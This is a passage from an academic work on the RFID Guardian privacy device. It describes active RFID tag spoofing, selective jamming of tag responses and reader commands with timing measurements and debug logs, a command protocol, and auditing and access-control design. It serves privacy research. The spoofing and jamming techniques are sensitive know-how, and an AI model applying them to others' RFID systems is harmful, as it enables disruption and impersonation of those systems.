


Figure 6.1: Normal RFID Tag Signal

as real RFID tags (≈10 cm for our test setup).




Figure 6.2: Spoofed RFID Tag Signal

A superior alternative is to use battery power to generate the two sideband frequencies. These super-powerful sidebands are detectable at far greater distances, thus increasing the transmission range of our fake tag response.

The RFID Guardian prototype utilizes the "active" tag spoofing approach. Figure 6.2 shows the signal generated by our tag transmitter. The spoofed "sidebands" are transmitted at a power-level roughly equal to the reader's carrier signal. This has increased the range of our fake tag responses – from 10 cm to a half meter away.

It is also worth mentioning that we can spoof multiple tags at once (see Figure 6.3. We have successfully spoofed up to 200 RFID tags at once.




Figure 6.3: Spoofing Multiple RFID Tags

6.2. RFID SELECTIVE JAMMING

6.2.1. RFID Tag Response Jamming

The RFID Guardian's selective jamming scheme is was designed for ISO-15693 tags, which use the Slotted Aloha anticollision scheme. Selective RFID Jamming uses tag emulation to decode the incoming RFID reader query, determines if the query is permitted (according to the ACL), and then sends a short jamming signal that precisely blocks the timeslot in which the "protected" RFID tag will give its response.

There are 16 timeslots after an inventory query, so during the first round of anticollision, the jamming has a 1 in 16 chance of accidentally interfering any other RFID tag present. During each subsequent round of anticollision, the reader issues another inventory query with a slightly modified mask value, that targets a slightly narrower range of RFID tags than before. Given enough rounds of anticollision, the mask value will exclude the RFID tag(s) that are being "protected", allowing other tags in the vicinity to get their responses heard by the RFID reader. This means that in practice, our system has a negligible chance of blocking the incorrect RFID tag responses. This makes the RFID Guardian's manner of selectively jamming inventory queries far less-obtrusive than the Blocker Tag's concept of "privacy zones"[77], which block entire ranges of tag identifiers (regardless of who owns the tag.) Additionally, it is also worth mentioning that the RFID Guardian can easily spoof and jam at the same time.




Figure 6.4: Selectively Jamming Tag # 2

Case Study: Selective RFID Jamming This section will provide a step-by-step demonstration of how Selective RFID Jamming works.

For demonstration purposes, we have given the RFID Guardian a minimal tag ownership list that contains only one tag (UID: 0xe0040100003b0cbd). A single entry in an equally minimal ACL prescribes blocking all tags in the ownership list:

Tag	Reader	Command	Context
...	...	...	...
<ownership list>	*	*	*

We now generate inventory queries with our Philips MIFARE/I.Code Pagoda RFID Reader, which is driven from a Windows PC interface. Initially the RFID Guardian is switched off, and the Philips Reader detects three tags in its vicinity: the one tag that is in our ownership list, and two unknown tags (UID: 0xe0040100003b2252 and 0xe0040100003afab9). (See Figure 6.5 for a screenshot.)

When the RFID Guardian is enabled, the Philips Reader's inventory queries are immediately detected. These requests are decoded, and the RFID Guardian's internal logic determines that the query should be blocked. The Guardian then sends a short (ca. 350μsec) jamming signal at timeslot 13 of the inventory sequence, since that slot corresponds to the protected tag: 0xe0040100003b0cbd.

Only the two unprotected tags are recognized by the Philips reader now, and




Figure 6.5: Screenshot During Uninterrupted Query

the jamming caused a CRC error that is reported in the lower central pane of the reader's user interface (see Figure 6.6).




Figure 6.6: Screenshot During Selective RFID Jamming

Debug output from the RFID Guardian illustrates the processing steps, including the decision to jam at timeslot 13:

```
1 Request t_eof 76.877230 RFID_INVENTORY(
1a flags=RFID_FRAME_DATA_RATE_FLAG—
1b RFID_FRAME_INVENTORY_FLAG),
1c masklen=0x00,mask=0x0;
2 Inventory: t_eof 76.877230 s->SN 0 s->NbS 16
3 Inventory: t_eof 76.882010 s->SN 1 s->NbS 16
4 Inventory: t_eof 76.886791 s->SN 2 s->NbS 16
5 Inventory: t_eof 76.888304 s->SN 3 s->NbS 16
6 Inventory: t_eof 76.891568 s->SN 4 s->NbS 16
7 Inventory: t_eof 76.896340 s->SN 5 s->NbS 16
8 Inventory: t_eof 76.901120 s->SN 6 s->NbS 16
9 Inventory: t_eof 76.905893 s->SN 7 s->NbS 16
10 Inventory: t_eof 76.910673 s->SN 8 s->NbS 16
```

```
11 Inventory: t_eof 76.915446 s->SN 9 s->NbS 16
12 Inventory: t_eof 76.920225 s->SN 10 s->NbS 16
13 Inventory: t_eof 76.924999 s->SN 11 s->NbS 16
14 Inventory: t_eof 76.929778 s->SN 12 s->NbS 16
15 Inventory: t_eof 76.934552 s->SN 13 s->NbS 16
16 Inventory JAM t 76.934869 on s->SN 13 s->NbS 16
16a mask len 0 mask 0x0
17 Inventory: t_eof 76.939330 s->SN 14 s->NbS 16
18 Inventory: t_eof 76.944107 s->SN 15 s->NbS 16
```

Lines 1-1c report an Inventory request with a mask length 0, and flags indicating a 16-slot inventory sequence. Lines 2 through 18 report End of Frame (EOF) pulses that mark the start of a new timeslot. (s->SN indicates the current slot number.) Line 16-16a corresponds with timeslot 13, and it indicates the generation of a jamming signal.

Timing Constraints

The RFID Guardian enforces access control decisions on the behalf of RFID tags, so real-time performance is required under both normal and hostile conditions. After all, blocking a tag response *after* it has reached the attacker is not very useful.




Figure 6.7: Timing Constraints

In the upper time-line of Figure 6.7 we show the timing constraints for an inventory request-response sequence as specified by the ISO standard. Like every other RFID message, the request is framed by a start-of-frame marker (SOF) and an end-of-frame marker (EOF). Between these markers, an inventory request carries between 40 (mask size is 0) and 104 (mask size is 64) data bits. After receiving the request EOF, the tag must wait for 320.9 μsec before starting its answer. This is the time the RFID Guardian has to interpret reader requests and respond to them.

The lower time-line of Figure 6.7 shows the measured performance of the RFID Guardian. After a complete frame is received (SOF, data, and EOF), it needs 23 μsec to wake up the thread that monitors the receiver and parses the request frame. Immediately before dispatching the response frame, another 5 μsec of overhead is spent in firing up the transmitter. In between these two events, the RFID Guardian has 320.9 - (23 + 5) = 292.9 μsec to consult its ACL (and supporting data structures) and decide whether or not to block the RFID tag response.

How long this decision takes depends on how the RFID Guardian's ACL is organized. To find a coarse upper bound on the ACL length that can be handled by the Guardian prototype, we chose the slowest possible implementation for the ACL: an unsorted array of UIDs that can only be traversed sequentially to locate a specific UID. An RFID request addressed to the last item in the ACL was sent to the Guardian, forcing it to traverse the entire list. With 2600 entries, the Guardian was able to respond in time.

The Guardian prototype is equipped with a powerful XScale processor at high clock speed, 520 MHz. To find out if a Guardian with less processor power would still be feasible, we varied the clock speed of the XScale. The results are shown in Figure 6.8. The ACL length that the Guardian could still cope with decreases with clock speed, but much less than proportionally. This is attributed to two causes: memory speed goes down more slowly and in coarser steps than CPU speed; and parts of the device processing are independent of CPU speed. At 208 MHz, the Guardian prototype can process ACLs of length 1800, even with this suboptimal ACL implementation.

Of course, with a hash table instead of a linear list, vast numbers of ACLs can be searched in the available 292.9 μsec. In short, ACL length is not likely to be a problem even on a very slow XScale.

6.2.2. RFID Reader Query Jamming

To protect against malicious RFID reader commands (like write and kill queries), the RFID Guardian also selectively jams RFID reader queries. The Guardian achieves this by interpreting the first half of an incoming query, deciding if the query is permitted, and then immediately starting the tag transmitter, and corrupting the rest of the query (including the CRC and EOF) if the query is not permitted. In this case, because (at bare minimum) the CRC and EOF are garbled, RFID tags ignore the undesirable RFID reader queries.

Here is a more detailed description of how this process works: The RFID Guardian first parses the ACL, checking for context and role, and then it matches applicable rules against incoming RFID queries. For example, if an ACL contains a rule that "Write Multiple Block" *requests* must be interfered with, then the first two bytes of each incoming request (flags and command-type) must be checked




Figure 6.8: Maximum ACL Size that can be Processed at a Given CPU Speed

during reception. If the query is then deemed to be invalid, the tag transmitter springs into action: sending the same kind of jamming frame (random noise) that is used in RFID tag response jamming, so any tags present will not be able to perform the write action.

Figure 6.9, illustrates this procedure. The bottom row shows reader activity (the bulk bar is a collapse of 13.56MHz waves); the SOF symbol and the first 8 2bit symbols are indicated, as is the moment that the callback matches. It takes approximately 20μs after the forbidden command is recognized, until the Guardian's transmitter, whose signal is given in the upper row, becomes active.




Figure 6.9: Timing of RFID Query Jamming

6.3. GUARDIAN PROTOCOL

Lots of high-level application functionality has been introduced in this chapter, but little has been said about the RFID Guardian's interactions with a "Guardian aware" RFID infrastructure (introduced in Section 2). RFID Guardian-Reader communications use a meta-language that we call Guardian Protocol (GP), which is encapsulated in standard ISO-compliant 'read/write multiple blocks' commands. It is also worth mentioning that Guardian Protocol is the API that the user interfaces (Nokia Cellphone, TFT, Serial Cable, Commands via RFID) use to control the functionality of the RFID Guardian.

Here is a list of the current Guardian Protocol commands:

- **[acl_context]:** add, remove, set, show, entry, list
- **[acl_reader]:** add, remove, set, show, list_role, entry, list

- **[acl_role]:** entry, add_reader, remove_reader, create, delete, list, list_reader
- **[acl_tag]:** add, del, name, list_entry, list
- **[acl_tag_set]:** set_create, set_delete, set_add, set_remove, set_list_tag, set_list, set_entry
- **[acl_acl]:** dir, save, commit, reload, clear, status
- **[acl_state]:** load, save, dir_get, dir_set
- **[spoof]:** spoof_get, spoof_alias, spoof_list, spoof_status, info, enable, reader_inventory_get, reset
- **[audit_log]:** enable, file, status, flush, view
- **[file]:** save, dir_path, dir, file_size, cat, unlink, chdir, mkdir, rmdir, pwd, rename
- **[sys_date]:** get, set
- **[sys]:** sys_reboot
- **[alert_acl]:** uncommitted, unsaved

One caveat is that, because the RFID Guardian is emulating an RFID tag, Guardian-Reader communications are constrained by master-slave interactions. In other words, Guardian-aware RFID readers must always initiate communications with the RFID Guardian. Designers must keep this in mind when creating interaction patterns for new RFID security and privacy functionality.

CHAPTER 7

Tools for RFID Privacy

The RFID Guardian, first introduced in [134], is a portable battery-powered device that mediates interactions between RFID readers and RFID tags. The RFID Guardian leverages an on-board RFID reader combined with novel tag emulation capabilities to audit and control RFID activity, thus enforcing conformance to the user's security policy.

The vast majority of RFID readers will not explicitly interact with the RFID Guardian. Eavesdropping and clever tag emulation tactics are necessary to glean information from these readers. However, in the future a group of off-the-shelf RFID readers will have special back-end SW installed, that provides them with an "awareness" of the Guardian.[1] These RFID readers tend to be in familiar locations (i.e. at home, at the office), and they are intentionally granted more generous access permissions. These RFID readers may explicitly cooperate with the Guardian, sending data containing authentication messages, context updates, or secret keys.

The rest of this chapter describes the design of the RFID Guardian, focusing on four fundamental issues: (i) auditing, (ii) key management, (iii) access control, and (iv) authentication.

7.1. AUDITING

Auditing is the act of recording and reviewing events that happen in the world. Just as regulatory bodies might audit corporate finances or mobile telephone usage, the RFID Guardian audits all RFID activity within radio range. RFID auditing serves multiple functions: It acts as a deterrent against abuse, it provides a means to detect illicit activity, and it provides a source of "evidence" to support

[1] Even these "Guardian aware" readers still use standard RFID hardware and air interfaces.

later correctional measures. The RFID Guardian supports two forms of auditing, *RFID scan logging* and *RFID tag logging*, both of which are new in the context of RFID.

7.1.1. Scan Logging

Nancy's favorite department store has recently discovered that RFID scanning is an excellent way to do targeted advertising ("You recently bought a Prada sweater – maybe you would be interested in buying our matching handbag"). Unfortunately, contrary to local privacy laws, the store manager conveniently forgot to put up a sign notifying the customers about the RFID scans.

RFID Scan Logging allows consumers to audit RFID scans in the vicinity. The RFID Guardian uses its "tag emulation" capabilities to listen to and decode the RFID scans in its environment. For each query, it records such information as: command codes, flags, parameters (e.g. RFID tag queried), passed data, and annotations (e.g. timestamp). The RFID Guardian stores this information and displays it upon request (using an LCD or screen) or logs the scan information for later retrieval. Tag emulation logs the 64-bit UID (tag ID), an 8-bit command code, and annotations (like a 32-bit timestamp). Query data is logged by default, unless the flash memory is almost full.

Audited RFID scans should be filtered to avoid overwhelming the user with uninteresting information. For example, the RFID Guardian might be configured to only log scans targeting tags "owned" by that individual (see next section). Repeatedly polled queries (like inventory queries, which ask tags in range to identify themselves) will also generate a lot of noise, so it is best to have the SW aggregate these queries (e.g. 1000x inventory query from time t1-t2).

7.1.2. Tag Logging

RFID is not always desired by the general public, but its deployment is tolerated largely because the public is ignorant of the subject. The consume can always choose to remove or deactivate RFID tags; but the problem is that knowledge of an RFID tag's existence is a necessary precondition for the tag's removal. A stalker could drop an RFID tag into Nancy's purse, or a department store could forget to notify her about the RFID tag attached to her new sweater. The result is that, regardless of how it got there, Nancy is now RFID-trackable. And without knowing that the RFID tag is there, she is robbed of her liberty to deactivate it.

The RFID Guardian tracks RFID tag ownership and alerts individuals of newly appearing (possibly clandestine) tags. The RFID Guardian conducts periodic RFID scans, which detect all tags within radio range. It then correlates to find

the RFID tags that remain constant across time, and alerts the user of the discovery of these new tags. For example, when Nancy returns home with her sweater at the end of the day, the RFID Guardian can inform her that "one new RFID tag has been added since this morning."

Ownership of RFID tags can be transferred explicitly via the user interface or an authenticated RFID channel (i.e. while purchasing tagged items at an RFID-enabled checkout). Ownership of RFID tags can also be transferred implicitly (i.e. when handing an RFID-tagged book to a friend.) The RFID Guardian detects implicit tag acquisition by conducting periodic RFID scans, and then correlating the tags that remain constant across time.

The frequency of RFID tag reporting is adjustable. Given that not all implicit tag acquisitions are desirable, the frequency of scanning/correlation/reporting presents a tradeoff between privacy, accuracy, and battery life. Our opinion is that infrequent correlation in a controlled environment is probably the most useful and least error prone option (i.e comparing RFID tags present at home at the beginning and end of the day).

7.2. KEY MANAGEMENT

As RFID technology continues to improve, consumers find themselves with an increasing number of on-tag RFID security mechanisms. Consumers can deactivate and reactivate their RFID tags using kill, sleep, and wake operations, and can perform encryption, decryption, or authentication with crypto-enabled tags. Each of these on-tag security mechanisms require the use of secret authorization or cryptographic keys. Like most shared secrets, these RFID tag key values must be established, available on-demand, and periodically updated to adequately protect the security of the users.

The RFID Guardian is well suited to manage RFID tag keys due to its 2-way RFID communications abilities. Tag key transfer could occur by eavesdropping on the RFID channel when a reader (for example, an RFID tag "deactivation station") issues a query containing the desired key information. Additionally, "Guardian aware" RFID readers can transfer key information explicitly over a secure channel, or key values can be manually entered via the user interface. The RFID Guardian is also an appropriate medium for periodically regenerating tag keys, re-encrypting tag data[51], and refreshing tag pseudonym lists[72].

7.3. ACCESS CONTROL

Nancy wants her RFID tagged items to work at the proper times; the RFID tag in her sweater must work with her washing machine, and the tags in her groceries must work with her smart refrigerator and microwave. However, Nancy is aware of the privacy risks inherent to RFID, and she does not want her tags to be readable by the entire world. Access control addresses Nancy's concerns by actively controlling which RFID readers can query which RFID tags under which circumstances.

7.3.1. High-Level Concepts

The RFID Guardian provides granular access control by addressing a number of high-level concepts.

Coordination of Security Primitives

Nancy's desires reflecting the activity/inactivity of her tags are represented by a security policy, which is enforced by one or multiple access control mechanisms. In other words, Nancy has a variety of tools (e.g. hash locks, sleep/wake modes, pseudonyms) that she can use to restrict access to her RFID tags. Each access control mechanism has advantages and shortcomings that make it appropriate (or inappropriate) for specific application scenarios. Since a person's situation is constantly changing, the user should be able to leverage these mechanisms in a coordinated fashion, so they can fit application constraints at any given moment while enforcing a unified security policy. No tool currently exists that can automate this process, and people do not have the ability nor the patience to use these various mechanisms manually. The RFID Guardian fills this void by offering an integrated framework for the automated management of RFID security and privacy mechanisms.

The use of a unified security policy departs from the predominant approach of decentralized RFID security, which solely considers the security needs of individual RFID tags. User-specified policies, as used in the RFID Guardian, can manage the RFID privacy of physical entities, including that of individual users and fixed locations (e.g. protecting a supermarket from the competing grocer's RFID readers). Another benefit of centralized access control is ease of management, as it eliminates the need for the propagation and synchronization of security policy updates. The main disadvantage of centralized access control is that only RFID tags within of the operating range of the RFID Guardian will receive protection.

Context-Awareness

When Nancy leaves the protective haven of her house in the morning, the RFID tags on her person are exposed to an increased amount of risk. Accordingly, Nancy expects that RFID Guardian will then tighten the access control of these RFID tags. The RFID Guardian is specially designed to adapt access control settings to reflect the reality of a person's current situation. However, the RFID Guardian is only able to make these adjustments after it first perceives the situation itself. So a form of context-awareness is necessary.

Context is a fuzzy term that is used a lot in ubiquitous computing, which essentially refers to the situation that the user is in. There are two major ways in which the RFID Guardian can detect a person's context. First, the RFID Guardian can infer its own context information. For example, the RFID Guardian might be able to detect its location, using GPS or WiFi triangulation, or it could make note of the local time. Other kinds of context can also be detected, but the more "fuzzy" the context is, the harder it becomes to detect it, and to subsequently decide how to respond to it. Second, the RFID Guardian can receive context information from RFID readers. In this case, RFID readers send the RFID Guardian textual "context updates," which consist of an arbitrary string of data that represents some situation. For example, the RFID reader at the front door of Nancy's house could send her RFID Guardian a message, informing it that it is leaving her property. While context updates are easier to use than context inference, there are there are still problems. Any untrusted RFID reader can send a context update, so it is necessary to use authentication to check the origin of these updates. Another problem of relying upon context updates is that, if the RFID Guardian is not in the vicinity of an RFID reader, it has no way of being able to determine its context.

Tag-reader mediation

Nancy decides that she does not want the department store to be able to access the RFID tags on her clothing anymore, so she modifies her preferences on the RFID Guardian. The RFID Guardian could propagate the policy updates to the RFID tags themselves (assuming that the RFID tags have their own security mechanisms, which many might not). However, another option is for the RFID Guardian to act as a "man-in-the-middle," mediating interactions between RFID readers and RFID tags. This centralizes the decision making in the RFID Guardian, and leaves the RFID tags free to perform their application-specific functions, without burning valuable power on making security decisions.

RFID Proxy Functionality is an example of constructive mediation where the RFID Guardian forwards cryptographically-protected queries to RFID tags on the behalf of untrusted RFID readers. By mediating RFID tag access, RFID Proxy

